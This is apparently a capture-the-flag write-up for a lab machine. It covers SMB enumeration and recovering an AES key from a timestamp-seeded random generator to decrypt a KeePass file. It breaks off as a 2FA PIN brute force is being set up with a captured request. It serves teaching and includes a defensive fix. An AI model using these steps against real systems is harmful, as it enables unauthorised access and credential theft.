Begin with a port scan:
└─$ nmap -sC -sV -Pn 10.129.69.238
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-06 13:46 EDT
Nmap scan report for 10.129.69.238
Host is up (0.039s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-04-07 01:46:13Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: coder.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.coder.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.coder.htb
| Not valid before: 2022-06-30T04:24:26
|_Not valid after:  2023-06-30T04:24:26
|_ssl-date: 2023-04-07T01:46:59+00:00; +7h59m34s from scanner time.
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: 2023-04-07T01:47:00+00:00; +7h59m35s from scanner time.
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=default-ssl/organizationName=HTB/stateOrProvinceName=CA/countryName=US
| Not valid before: 2022-11-04T17:25:43
|_Not valid after:  2032-11-01T17:25:43
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap
|_ssl-date: 2023-04-07T01:46:59+00:00; +7h59m34s from scanner time.
| ssl-cert: Subject: commonName=dc01.coder.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.coder.htb
| Not valid before: 2022-06-30T04:24:26
|_Not valid after:  2023-06-30T04:24:26
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: coder.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-04-07T01:47:00+00:00; +7h59m35s from scanner time.
| ssl-cert: Subject: commonName=dc01.coder.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.coder.htb
| Not valid before: 2022-06-30T04:24:26
|_Not valid after:  2023-06-30T04:24:26
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: coder.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-04-07T01:46:59+00:00; +7h59m34s from scanner time.
| ssl-cert: Subject: commonName=dc01.coder.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.coder.htb
| Not valid before: 2022-06-30T04:24:26
|_Not valid after:  2023-06-30T04:24:26
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
|_clock-skew: mean: 7h59m34s, deviation: 0s, median: 7h59m33s
| smb2-time:
|   date: 2023-04-07T01:46:51
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.60 seconds
From here, go ahead and add dc01.coder.htb and coder.htb to your hosts file.
We can go and try to enumerate SMB shares on the host:
└─$ smbclient -N -L 10.129.69.238

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	Development     Disk
	IPC$            IPC       Remote IPC
	NETLOGON        Disk      Logon server share
	SYSVOL          Disk      Logon server share
	Users           Disk
Reconnecting with SMB1 for workgroup listing.
So, we see a folder called /Development that isn’t standard, so we can take a look and see what we can find:
└─$ smbclient -N //10.129.69.238/Development
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov  3 11:16:25 2022
  ..                                  D        0  Thu Nov  3 11:16:25 2022
  Migrations                          D        0  Tue Nov  8 17:11:25 2022
  Temporary Projects                  D        0  Fri Nov 11 17:19:03 2022

		6232831 blocks of size 4096. 882330 blocks available
smb: \> cd "Temporary Projects"
smb: \Temporary Projects\> ls
  .                                   D        0  Fri Nov 11 17:19:03 2022
  ..                                  D        0  Fri Nov 11 17:19:03 2022
  Encrypter.exe                       A     5632  Fri Nov  4 12:51:59 2022
  s.blade.enc                         A     3808  Fri Nov 11 17:17:08 2022

		6232831 blocks of size 4096. 882289 blocks available
smb: \Temporary Projects\> get Encrypter.exe
getting file \Temporary Projects\Encrypter.exe of size 5632 as Encrypter.exe (27.6 KiloBytes/sec) (average 27.6 KiloBytes/sec)
smb: \Temporary Projects\> get s.blade.enc
getting file \Temporary Projects\s.blade.enc of size 3808 as s.blade.enc (22.7 KiloBytes/sec) (average 25.4 KiloBytes/sec)
smb: \Temporary Projects\>
Let’s download these files and decompile the executable on a Windows VM using dnSpy. This made my antivirus flip out so I recommend putting this on a Windows VM and not your main host to save you the trouble. (That is if your host OS is Windows).
I used a site called File.io to upload and download the files in a zip archive.

What does this program do?#
The C# code defines a class called AES that is meant to encrypt a file using the Advanced Encryption Standard (AES) with a 256-bit key. The class has two methods: Main() and EncryptFile().
The Main(string[] args) function just checks to make sure the program is given one command line argument (the file to be encrypted). The program then does the following:
- Create a
FileInfoobject from the file name. - Generate a new encrypted file name by changing the extension of the source file to
.enc. - Get the current Unix timestamp in seconds.
- Initialize a
Randomobject using the Unix timestamp as a seed. - Generate a random 128-bit (16-byte) Initialization Vector (IV) and a random 256-bit (32-byte) key.
- Call the
EncryptFile()method to encrypt the file using the generated IV and key.
So, let’s talk about EncryptFile(). This method takes four arguments - the source file name, the destination file name, the encryption key, and the IV. Once given these inputs it will perform the following operations:
- Create a
RijndaelManagedobject, which is a .NET implementation of AES. - Open the destination file for writing, creating it if it does not exist.
- Create an encryptor from the
RijndaelManagedobject using the key and IV. - Create a
CryptoStreamobject for writing the encrypted data to the destination file. - Open the source file for reading.
- Read the source file in chunks of 1024 bytes, encrypt the data using the
CryptoStreamobject, and write the encrypted data to the destination file. - Close all opened streams and return
null.
So, using this code is as simple as providing a command line argument in the form of the file you want to encrypt, and you’ll get the file back in an encrypted form.
Unfortunately for us, there is no program to decrypt the file also sitting around in the SMB share so we will need to try and make our own.
We know that the key and IV are generated by using the Unix timestamp as a seed value with the Random class.
In C#, the Random class is a pseudorandom number generator, so even though the numbers appear random, but are actually determined by the seed value. If we can determine the seed value (Unix Timestamp) we should be able to generate the same key and IV and use that to decrypt the file (because AES is symmetric).

We know that the Unix Timestamp taken is just the current system time, and if the s.blade.enc file was placed in the SMB share as soon as it was created, that should be the same timestamp is was encrypted with.
Recalling the line from the SMB share:
smb: \Temporary Projects\> ls
  .                             D        0  Fri Nov 11 17:19:03 2022
  ..                            D        0  Fri Nov 11 17:19:03 2022
  Encrypter.exe                 A     5632  Fri Nov  4 12:51:59 2022
  s.blade.enc                   A     3808  Fri Nov 11 17:17:08 2022
We can convert this time to a Unix timestamp:
We can make a program to get the key and initialization vector by using a .NET compiler online:

using System;

public class Program
{
	public static void Main()
	{
		long value = 1668205028; //the file creation time
		Random random = new Random(Convert.ToInt32(value));
		byte[] array = new byte[16];
		random.NextBytes(array);
		byte[] array2 = new byte[32];
		random.NextBytes(array2);
		Console.WriteLine("Key: "+ BitConverter.ToString(array2));
		Console.WriteLine("Initialization Vector: "+ BitConverter.ToString(array));
	}
}
All we are doing in the program is using the same seed value we think the encrypter program used and generating the key and IV in the same fashion.
Blue Team Note#
It wouldn’t be too difficult to fix this by using a cryptographically secure random number generator (like RNGCryptoServiceProvider, as that would make it much more difficult to reverse-engineer the key and IV like we did here.
Now that we know the key and the IV, we can go to cyberchef online to try and decrypt it. You will need to upload the file as input:

We see that it shows a 7zip file was detected. Let’s download it and extract it:
└─$ 7z e download.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs AMD Ryzen 9 5900X 12-Core Processor             (A20F12),ASM,AES-NI)

Scanning the drive for archives:
1 file, 3799 bytes (4 KiB)

Extracting archive: download.7z
--
Path = download.7z
Type = 7z
Physical Size = 3799
Headers Size = 177
Method = LZMA2:12
Solid = -
Blocks = 2

Everything is Ok

Files: 2
Size:       3614
Compressed: 3799
We get two files: .key and s.blade.kdbx. The second file is for a program called keepass2 so we can install that and see what else is going on.
└─$ sudo apt install keepass2
We will also want to rename the .key file so we can open it with KeePass:
└─$ mv .key s.blade.key

We can open it and examine the records inside:

We got another domain to add to our hosts file: teamcity-dev.coder.htb and we see some notes in the authenticator backup codes entry.
Let’s look at that website:

You can copy the password from the password manager and try to login as s.blade:

They want us to use 2-Factor-Authentication. We can try and use ffuf to brute force the six digit pin. I first got information needed from Burp Suite:
POST /2fa.html HTTP/2
Host: teamcity-dev.coder.htb
Cookie: TCSESSIONID=568DDE3529D9CF60DD2D36BACCB8C80F; __test=1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://teamcity-dev.coder.htb/2fa.html
